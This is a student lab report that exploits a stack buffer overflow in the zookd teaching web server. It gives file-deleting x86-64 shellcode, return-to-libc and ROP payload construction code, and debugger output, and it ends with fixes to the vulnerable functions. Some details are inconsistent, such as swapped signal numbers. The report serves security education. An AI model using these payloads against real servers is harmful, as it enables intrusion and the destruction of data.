

Buffer Overflow Vulnerability and Exploitation

Kartik Meena (2021CS50618), Priyadarshini Radhakrishnan (2021CS50614)

March 13, 2025

1 Exercise 1: Finding a Vulnerability

After reviewing the source code in `zookd.c` and `http.c`, we identified a buffer overflow vulnerability in the value buffer of `http_request_headers()` function.

```
const char *http_request_headers(int fd)
{
    static char buf[8192]; /* static variables are not on the stack */
    const char *r;
    char value[512];
    char envvar[512];

    /* For lab 2: don't remove this line. */
    touch("http_request_headers");

    /* Now parse HTTP headers */
    for (;;)
    {
        if (http_read_line(fd, buf, sizeof(buf)) < 0)
            return "Socket IO error";

        if (buf[0] == '\0') /* end of headers */
            break;

        r = http_parse_line(buf, envvar, value);
        if (r != NULL)
            return r;

        setenv(envvar, value, 1);
    }

    return 0;
}
```

We tried other buffer overflows as well, which are 4096 or 8192 in size. However, we found the exploit to be happening only using this buffer. The reasoning is provided in the following sections.

1.1 Call Stack Leading to Buffer Overflow

The function call stack that leads to this buffer overflow is:

1. `main()` - Initializes the server and starts listening.
2. `process_client()` - Handles incoming requests.
3. `recv()` - Reads data from the socket into the fixed-size buffer.
4. Overflow occurs if the request size exceeds 1024 bytes.

By sending a maliciously crafted HTTP request exceeding the buffer size, an attacker can overwrite the return address and control execution flow.

We installed pwntools before running all the exploits code. using cmd : sudo pip install pwntools

2 Exercise 2: Exploiting the Vulnerability

The buffer we are exploiting is `value buffer` in `http_request_headers()` function. Our exploit constructs an HTTP request with a long header value to overflow the stack and overwrite the return address. stack buffer = 0x7fffffd70
stack retaddr = 0x7fffffd88

```
(gdb) info registers rip
rip          0x414141414141      0x414141414141
(gdb) █
```

The exploit works as follows:

- Calculate the offset needed to reach the return address.
- Craft a payload using cyclic patterns to overwrite the return address.
- Encode the payload to bypass potential filtering.
- Send the malicious request to the web server.
- Verifying the crash using `make check-crash`.

After execution, the server crashes with a segmentation fault (SIGSEGV), confirming the successful exploitation of the buffer overflow.

2.1 Justification for value buffers of 512 size

The best target for exploitation is `value[512]` due to:

- **Stack Allocation:** Located in `http_request_headers()`, making it a candidate for return address overwrite.
- **User-Controlled Input:** Extracted from HTTP headers, allowing direct manipulation.

- **Proximity to RIP:** Being a small buffer, it is close to the function's return address.

Alternative Buffers Considered:

- `buf[8192]`: Too large, making RIP overwrite unreliable.
- `reqpath[4096]`: Located in `process_client()`, making it less useful as it's processed earlier.
- `envvar[512]`: Stores header names, likely undergoing validation.

Thus, overflowing `value[512]` allows direct control over the return address, making it the optimal target.

2.2 Failed Exploitation Attempts and Debugging Challenges

While attempting different exploitation techniques, the following issues were encountered:

2.2.1

Attempting to Exploit Other Buffers WE tried exploiting other buffers as well, particularly `pn` and another buffer of size 8192. However, the stack was getting overwritten halfway, preventing successful exploitation. One possible reason for the incomplete stack corruption is that the overwritten memory region contains stack canaries, non-executable stack protections (NX bit), or memory alignment issues that disrupt payload execution.

2.2.2 Environment Variable Exploitation

WE also attempted to exploit the environment variables to overwrite memory and gain control over execution flow. However, this method did not work, possibly due to memory layout protections or stack randomization (ASLR).

3 Observations for Part-2

The following questions provide insights into the exploit:

1. **How is shellcode injected and executed in the exploited process?**
The shellcode is injected as part of the malicious payload sent in the HTTP request. The payload includes NOP sleds, the shellcode itself, and the new return address pointing to the shellcode. Upon function return, the overwritten return address causes execution to jump to the shellcode, which executes system calls (such as `unlink()`) to perform malicious actions.
2. **What are the main system calls used in the shellcode?** The shellcode primarily relies on:

- **SYS_unlink** (87): This system call removes the target file (`/home/student/grades.txt`), effectively deleting sensitive data.
 - **SYS_exit** (60): This ensures clean termination after executing the exploit to avoid detection.
3. **How does the exploit ensure control over the return address?**
The exploit ensures control over the return address by carefully crafting an input payload that overwrites the saved return address on the stack. By using a cyclic pattern to determine the exact offset, the exploit places a new return address pointing to shellcode or a controlled execution path. This enables arbitrary code execution upon function return.
4. **Find a suitable address that will contain the code you want to execute.** The shellcode is placed at the beginning of `overflow_data` to ensure that it is in a predictable location in memory. This approach allows the return address to point directly to the injected shellcode, eliminating the need for complex memory address calculations. Additionally, this prevents accidental corruption of the shellcode when filling the buffer with cyclic patterns. By structuring the overflow data as:

```
[Shellcode] + [Padding] + [Return Address]
```

the exploit guarantees that execution will land on valid shellcode when the function returns.

3.1 Shellcode Analysis

The following assembly code, `shellcode.S`, is designed to invoke the `unlink()` system call to delete the sensitive file:

```
#include <sys/syscall.h>
#define STRING "/home/student/grades.txt"

.globl main
.type   main, @function
main:
jmp    calladdr

popladdr:
popq    %rdi          /* syscall arg 1: pathname string /
xorq    %rax,%rax     / get a 64-bit zero value /
movb    $SYS_unlink,%al / set up the syscall number for unlink (87) /
syscall           / invoke syscall */

/* Exit syscall */
xorq    %rax,%rax     /* get a 64-bit zero value */
movb    $SYS_exit,%al  /* set up the syscall number for exit (60) */
```

```

xorq    %rdi,%rdi          /* syscall arg 1: 0 */
syscall           /* invoke syscall */

calladdr:
call    popladdr
.ascii  STRING
.byte   0                 /* Null terminate the string */

```

3.2 Explanation

- The shellcode jumps to `calladdr`, which calls `popladdr`, pushing the address of the string `/home/student/grades.txt` onto the stack.
- The `popq` instruction retrieves this address into
- The syscall number for `unlink()` (87) is loaded into
- After deleting the file, the shellcode exits cleanly using the `exit()` syscall (60).

3.3 Exploit Analysis

The Python script `exploit-4.py` constructs an HTTP request that triggers a buffer overflow and injects the shellcode.

the stack is empty because the control has successfully gone to the shellcode
the file grades.txt is successfully deleted after running the code

```

import socket

HOST = "localhost"
PORT = 8080

Shellcode (injected payload) goes here


Buffer overflow exploit

payload = b"A" * OFFSET # Overwrite buffer
payload += RETURN_ADDRESS # Overwrite return address
payload += shellcode # Inject shellcode

```

3.4 Explanation

- The exploit crafts an oversized HTTP request, filling the buffer with A characters to reach the return address.
- The return address is overwritten with an address pointing to the injected shellcode.



```
(gdb) info registers rip
The program has no registers now.
```

- When the function returns, execution is redirected to the shellcode, which executes the `unlink()` operation.

4 Return-to-libc Exploit: Unlinking a File with Non-Executable Stack

4.1 outputs

```
stack_buffer = 0x7fffffffda70 # Address of buffer in HTTP request headers
stack_retaddr = 0x7fffffffdc88
accidentally_addr = 0x555555556bbb # Address of 'accidentally' function
unlink_addr = 0x1555553f7250 # Address of libc 'unlink' function

def build_exploit(shellcode: bytes) -> bytes:
    file_path = b"/home/student/grades.txt\x00"
```

```

student@55660-v23:~/lab$ touch ~/grades.txt
student@55660-v23:~/lab$ ls ~/grades.txt
/home/student/grades.txt
student@55660-v23:~/lab$ python3 exploit4.py localhost 8080
HTTP request:
b'GET /zodbar/test HTTP/1.0\nHost: localhost:8080\n\n'
[REDACTED]
Received reply...
HTTP response:
student@55660-v23:~/lab$ ls ~/grades.txt
ls: cannot access '/home/student/grades.txt': No such file or directory

```

```

overflow_size = stack_retaddr - stack_buffer
file_path_addr = stack_buffer + overflow_size + 3*8

overflow_data = cyclic(overflow_size)
overflow_data += struct.pack("<Q", accidentally_addr)
overflow_data += struct.pack("<Q", unlink_addr)
overflow_data += struct.pack("<Q", file_path_addr)
overflow_data += file_path

payload = urllib.parse.quote_from_bytes(overflow_data)
encoded_payload = payload.encode()

```

4.2 Explanation of the Exploit

The exploit follows these steps:

1. Calculate the overflow size needed to reach the return address.
2. Place a pointer to the accidentally function on the stack so that execution jumps to it.
3. Place a pointer to the unlink function on the stack so execution flows to it after accidentally.
4. Place the address of the file path string (/home/student/grades.txt) in memory so it can be used as an argument to unlink.
5. Send the crafted request to the vulnerable server, causing the buffer overflow and ultimately invoking unlink.

5 Excerise-6

5.1 ROP Gadgets Used

To manipulate the execution flow, the following ROP gadgets were identified and used:

- `pop rdi; ret` at lib start addr + 0x0000000000002a3e5
 - This gadget was initially used but resulted in a **SIGBUS** (signal 11) error on the server side, indicating a bus error.

Stack Diagram for Exercise 5:	
Stack Before Overflow	
Local vars	→ value [s[2] emeuf[2], buf[0x92])
Saved registers	→ saved %ebp, saved %rip
Return addrs	→ addrs to return to after
Arguments	→ 'http-request header' · for, buf


Stack After Overflow	
File path	→ String 'home/student/grades.txt'
File path addrs	→ Addresses of ''
unlink addrs	→ Addrs of unlink() in libc
Accidentally addrs	→ Addrs of accidentally()
Return addrs	→ overwritten with accidentally addrs
Padding	→ Cyclic pattern to fill the buf

- pop rdi; ret 0xffe6 at lib start addr + 0x000000000001bc10d
 - This gadget also worked but resulted in a SIGILL (signal 7) error, indicating an illegal instruction.
- The first working gadget found in our own code was ultimately chosen for stability.

5.2 Exploit Details

The exploit constructs an HTTP request with a payload designed to overflow the stack and overwrite the return address. The key steps are:

1. Overwriting the return address with the address of the pop rdi; ret gadget.
2. Setting up the argument (rdi) to point to the target file path.
3. Calling the `unlink` function to delete the file.



The exploit is implemented in `exploit-challenge.py`, where the following elements are used:

- **Buffer Overflow:** The overflow size is calculated as the distance between the return address and the start of the buffer.
 - **Payload Construction:** The payload consists of cyclic data followed by the address of the ROP gadget, the target argument, and the function to be called.
 - **HTTP Request Injection:** The payload is encoded and inserted into an HTTP header to trigger the vulnerability.

6 part-4 (Fixing buffer overflows)

6.1 Changes in http parse line function

The function `http_parse_line()` was modified to prevent buffer overflow by:

- Ensuring that the input buffer does not exceed a fixed size (512 bytes) before processing.
 - Using `strncpy()` instead of `strcpy()` to prevent writing beyond allocated memory.
 - Adding explicit null termination to prevent reading uninitialized memory.
 - Introducing checks to ensure environment variables do not exceed safe limits before calling `setenv()`.

6.2 Changes in http_err()

Modifications to `http_err` focused on preventing issues related to unsafe writes:

- Added a check to ensure the file descriptor is valid before attempting to write.
 - Ensured the socket is still open by verifying `write()` does not return an error before proceeding.
 - Used `shutdown(fd, SHUT WR)` before closing the socket to avoid data loss.
 - Ensured memory allocated for error messages is freed properly.

6.3 Changes in process client()

The function process client function was modified to improve robustness against unexpected terminations:

- Introduced signal handling to ignore SIGPIPE to prevent crashes due to unexpected socket closures.
 - Used a structured cleanup mechanism with a `goto cleanup` label to ensure all cleanup actions are performed.
 - Called `shutdown(fd, SHUT_WR)` before closing the socket to ensure no data is lost in transit.